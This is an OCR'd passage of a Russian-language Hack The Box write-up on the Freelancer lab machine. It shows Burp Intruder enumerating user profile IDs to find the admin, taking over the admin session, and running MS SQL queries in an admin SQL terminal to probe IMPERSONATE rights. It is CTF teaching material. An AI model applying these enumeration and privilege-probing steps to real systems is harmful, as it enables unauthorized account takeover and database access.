
Crista Watterson 19 Jan, 2023, 05:29
Nice Article...Really!

Sara Arkhader 10 Feb, 2023, 05:30
Thanks for the great advises ^__^

Leave a Comment

Страница блога

Переходим к любому из аккаунтов и получаем профиль пользователя. Куда интереснее то, что в URI профиля присутствует ID аккаунта.



Не защищено
freelancer.htb/accounts/profile/visit/5/
Freelancer
Home
Jobs Dashboard
Profile
Login
Register
Blog
Contact
Post A Job
Employer Profile
Reviews
Add Review
Write Comment
Submit A Review

crista.W
Crista Watterson

Company Name: Pixar
Address: Germany - Frankfurt
Phone NUmber:
Email: crista.Watterson@gmail.com
Joined At: 2022-03-12
Job Position:

Профиль пользователя


Продолжение статьи →

HTB FREELANCER

АТАКУЕМ MICROSOFT SQL SERVER И АНАЛИЗИРУЕМ ДАМП ПАМЯТИ

ТОЧКА ОПОРЫ

Перебрать все аккаунты по ID можно с помощью **Burp Intruder**. Переправим запрос из Burp History в Burp Intruder комбинацией клавиш Ctrl-R.


Positions
Payloads
Resource pool
Settings
Choose an attack type
Payload positions


Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://freelancer.htb

```
GET /accounts/profile/visit/§5§/ HTTP/1.1
Host: freelancer.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://freelancer.htb/blog/details/?article_id=1
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: csrftoken=9MBiC5ZZu0LKza2jJkBPsiHk7EhjB9FJ; sessionid=z2821lsacna0fb784hrj2hk7wx7f3364
Connection: close
```

Burp Intruder — вкладка Positions


Positions
Payloads
Resource pool
Settings
Payload sets
Payload settings [Numbers]

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
Payload count: 1 000
Payload type: Numbers
Request count: 1 000

This payload type generates numeric payloads within a given range and in a specified format.


Number range
Type: ● Sequential ○ Random
From: 1
To: 1000
Step: 1
How many:

Number format
Base: ● Decimal ○ Hex
Min integer digits: 0
Max integer digits: 4
Min fraction digits: 0
Max fraction digits: 0

Examples
1
4321

Burp Intruder — вкладка Payloads

В таблице результатов после выбора запроса в ответе переключаемся на тип отображения Render. Проходим по таблице и находим админа, ID его аккаунта равен 2.



3. Intruder attack of http://freelancer.htb
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Response
Pretty
Raw
Hex
Render
Reviews
Add Review
Write Comment
Submit A Review

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	360			16624	
1	1	404	358			12574	
2	2	200	362			16620	
3	3	200	402			17127	
4	4	200	316			16630	
5	5	200	304			16624	
6	6	200	266			16612	
7	7	200	379			16637	
8	8	200	364			16628	
9	9	200	353			16608	
10	10	200	118			17123	
11	11	200	98			17144	
12	12	200	107			16626	

admin
John Halond
Company Name: Freelancer LTD
Address: US East - Boston
Phone NUmber:
Email: johnHalond@freelancer.htb
Joined At: 2020-11-12
Job Position:


Burp Intruder — результат перебора

Повторяем атаку с захватом аккаунта и получаем сессию администратора.


Не защищено freelancer.htb/accounts/profile/
Freelancer
Home
Jobs Dashboard
My Profile
Blog
Contact
admin
Dashboard
My Profile
Post a New Job
Manage Jobs
All Applicants
QR-Code
Change Sec-Questions
Delete My Account
Contact Us
Logout
Howdy, admin
Dashboard › My Profile
Profile Details
Max file size is 1MB, Minimum image size is 50KB And Suitable files are .jpg & .png

Профиль пользователя admin

Затем переходим к админке сайта на странице `/admin`.


Не защищено freelancer.htb/admin/
Freelancer Admin Dashboard
Home
Site administration
Authentication and Authorization
Groups
Freelancer
Articles
Comments
Custom users
Employers
Freelancers
Job_requests
Jobs
Recent actions
My actions
m@m.mmm
Custom user
Comment object (9)
Comment object (8)
Comment object (7)
Comment object (6)
Comment object (5)
Comment object (4)
Comment object (3)
Comment object (2)
Comment object (1)
Comment
Development tools
SQL Terminal


Панель администрирования сайта

В подменю Development tools есть возможность работы с SQL-терминалом.

Microsoft SQL Server

Так как сервер работает под управлением Windows, предположим, что и СУБД будет фирменная, то есть MS SQL Server. Первым делом узнаем текущего пользователя.

```
SELECT SYSTEM_USER;
```


SQL Terminal
Query:
Execute


```
SELECT SYSTEM_USER;
```

```
Freelancer_webapp_user
```

Пользователь базы данных

Привилегий у пользователя никаких нет, поэтому проверим, не может ли он олицетворять другие учетные записи.

```
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.
server_principals b ON a.grantor_principal_id = b.principal_id WHERE
a.permission_name = 'IMPERSONATE';
```


SQL Terminal
Query:
Execute

